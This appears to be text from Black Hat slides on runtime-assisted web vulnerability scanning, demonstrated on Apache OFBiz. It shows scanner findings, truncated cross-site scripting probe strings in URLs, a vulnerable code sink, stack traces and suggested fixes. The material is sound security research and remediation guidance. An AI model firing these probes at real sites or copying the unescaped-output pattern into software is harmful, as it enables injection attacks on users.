
- Find More
- Fix Faster



Find More

- Detect new types of vulnerabilities
 - Privacy violation, Log Forging
- Find more of all kinds of vulnerabilities
 - Automatic attack surface identification
 - Understand effects of attacks

Attack surface identification



- File system
- Configuration-driven
- Programmatic


blackhat®



Attack surface identification

Point to a particular start page and scan:

- Crawl will find some directories




Attack surface identification

Point to a particular start page and scan

- Crawl is no longer necessary!
The Runtime Component just tells the pen tester the attack surface.




Understand effects of attacks



Fix Faster


- Provide Actionable Details
 - Stack trace
 - Line of code
- Group Symptoms with a Common Cause

Actionable Details



Group Symptoms with a common cause

- Counting issues seems to be hard!











3 Cross-Site Scripting Symptoms

1 Cross-Site Scripting Cause

Fix Faster: Actionable details

Severity:  Critical (17 items)

Duplicates:Guestserver Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/products/products/guestbook.cgi (1 item)			
Guestserver Arbitrary Command Execution	http://10.100.60.50:8080/ecommerce/products/produ...	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/webslinger/ (5 items)			
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/<iMg SrC=x OnEr...	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Theme/Default/...	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Showcase/<iMg...	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Showcase/Stand...	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/OfBiz/<iMg SrC=...	GET	
Duplicates:SimplestMail Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/products/products/simplestmail.cgi (1 item)			
Duplicates:Blind SQL Injection (confirmed) - http://10.100.60.50:8080/ecommerce/control/additem/ (1 item)			
Duplicates:Cross-Site Scripting - https://10.100.60.50:8443/ecommerce/control/silentAddPromoCode (1 item)			
Cross-Site Scripting	https://10.100.60.50:8443/ecommerce/control/silentA...	POST	 productPromoC
Duplicates:ad.cgi Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/products/products/ad.cgi (1 item)			
Duplicates:SMTP Web Application Multiple Possible Vulnerabilities (mailform.exe) - http://10.100.60.50:8080/ecommerce/products/ (1 item)			
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/...	GET	
Duplicates:info2www Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/product/ (1 item)			
Duplicates:Blind SQL Injection (confirmed) - http://10.100.60.50:8080/ecommerce/control/additem/ (1 item)			
Duplicates:mailsend.exe Mail Spoofing Vulnerability - http://10.100.60.50:8080/ecommerce/products/products/mailsend.exe (1 item)			
Duplicates:wsendmail.exe Mail Spoofing Vulnerability - http://10.100.60.50:8080/ecommerce/products/products/wsendmail.exe (1 item)			
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_PAGE1/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_...	GET	

Fix Faster: Actionable details



Cross-Site Scripting

This stack trace is from the running application and was returned by SecurityScope. It can be used to determine root cause.

SecurityScope Trigger:

<!-- no sub-content found with map-key [-->] for content [CMSS_PPOINT] -->

SecurityScope Stack Trace:

```
at org.apache.catalina.connector.CoyoteWriter.write(CoyoteWriter.java:171)
at java.io.PrintWriter.append(PrintWriter.java:960)
at java.io.PrintWriter.append(PrintWriter.java:35)
at org.ofbiz.content.content.ContentWorker.renderSubContentAsText(ContentWorker.java:358)
at org.ofbiz.content.cms.CmsEvents.cms(CmsEvents.java:291)
at sun.reflect.GeneratedMethodAccessor2982.invoke(Unknown Source)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
at java.lang.reflect.Method.invoke(Method.java:597)
at org.ofbiz.webapp.event.JavaEventHandler.invoke(JavaEventHandler.java:92)
at org.ofbiz.webapp.event.JavaEventHandler.invoke(JavaEventHandler.java:78)
at org.ofbiz.webapp.control.RequestHandler.runEvent(RequestHandler.java:636)
at org.ofbiz.webapp.control.RequestHandler.doRequest(RequestHandler.java:382)
at org.ofbiz.webapp.control.ControlServlet.doGet(ControlServlet.java:227)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:617)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:290)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:206)
```

Sink: applications/content/src/org/ofbiz/content/content/ContentWorker.java:

```
341 public static void renderSubContentAsText(LocalDispatcher dispatcher, Delegator delegator, String contentId, Appendable out, String mapKey,
358 out.append("<!-- no sub-content found with map-key [" + mapKey + "] for content [" + contentId + "] -->");
```

Fix Faster: Group symptoms

Severity:  Critical (28 items)			
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_PAGE1/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_PAGE1/-->	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/webslinger/Theme/Default/CSS/ (5 items)			
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Theme/Default/CSS/	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Showcase/	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Showcase/StandAlonePage/	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/OfBiz/	GET	
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/	GET	
Duplicates:SQL Injection (confirmed) - http://10.100.60.50:8080/ecommerce/control/keywordsearch (14 items)			
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_HTML/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_HTML/-->	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_PDF/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_PDF/-->	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/-->	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_SCREEN/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_SCREEN/-->	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_BLOG/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_BLOG/-->	GET	
Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_TPL_DATA/--> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_TPL_DATA/-->	GET	

Group symptoms: details

- Detailed information on where to fix the issue

Cross-Site Scripting

This stack trace is from the running application and was returned by SecurityScope. It can be used to determine root cause.

SecurityScope Trigger:

/Theme/Default/CSS/


SecurityScope Stack Trace:

```
at org.apache.catalina.connector.CoyoteWriter.write(CoyoteWriter.java:171)
at org.apache.velocity.runtime.parser.node.ASTReference.render(ASTReference.java:420)
at org.apache.velocity.runtime.parser.node.SimpleNode.render(SimpleNode.java:336)
at org.apache.velocity.Template.merge(Template.java:328)
at org.apache.velocity.Template.merge(Template.java:235)
at org.webslinger.template.velocity.LocalVelocityTemplate.run(LocalVelocityTemplate.java:41)
start of user application code -----
at _$gen.Errors.Codes._52$04_46$vtl.run(/Errors/Codes/404.vtl)
at org.webslinger.types.template.run(template.java:100)
at org.webslinger.WebslingerPlanner.invokeContent(WebslingerPlanner.java:496)
at org.webslinger.Plan.run(Plan.java:199)
```

For the record: the proof

- The page

The file (/Theme/Default/CSS/) was missing.




- Page Source

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
X-WIPP-Version: java / 1.0 / sml-srp-suse1_6902
X-WIPP-RequestID: e582567e-96da-4785-8e66-c4c6eb678a8f
X-WIPP-FNF: 404
Content-Type: text/html; charset=UTF-8
Date: Wed, 28 Sep 2011 18:49:48 GMT
Content-Length: 267

<html>
<head>
<title></title>
<link rel="stylesheet" href="/webslinger/Theme/Default/CSS" type="text/css">
</head>
<body>
<div class="content">
The file (/Theme/Default/CSS/ ) was missing.
</div>
</body>
</html>
```


More to come: Automated anti-anti automation




Solution

Which one are you talking about?

- Solution to fix the code
- Solution to keep it protected

Solution to fix the code

- It's still open source, so you can DIY

▼  Scott Gray added a comment - 29/Apr/08 03:18
I think the "policy" is a bit more like this:
If you want it, either do it or pay someone else to do it.

(found in the bug databse)

Solution to fix the code

Right now and no time: (vulns in these slides)

- Run the Java 6 Update 24 or later (no DoS: Parse Double issues)
- In Framework/webslinger/modules/defaults.zip:
www/Errors/Codes/404.vtl
Remove `${webslinger.payload.pathInfo}`
- In:

Sink: applications/content/src/org/ofbiz/content/content/ContentWorker.java:

```
341 public static void renderSubContentAsText(LocalDispatcher dispatcher, Delegator delegator, String contentId, Appendable out, String mapKey,
358 out.append("<!-- no sub-content found with map-key [" + mapKey + "] for content [" + contentId + "] -->");
```

Remove the mapKey

Solution to keep it protected




- Continues testing

OFBiz / OFBIZ-1900

Fortify Open Source Security Report mentioned OFBiz

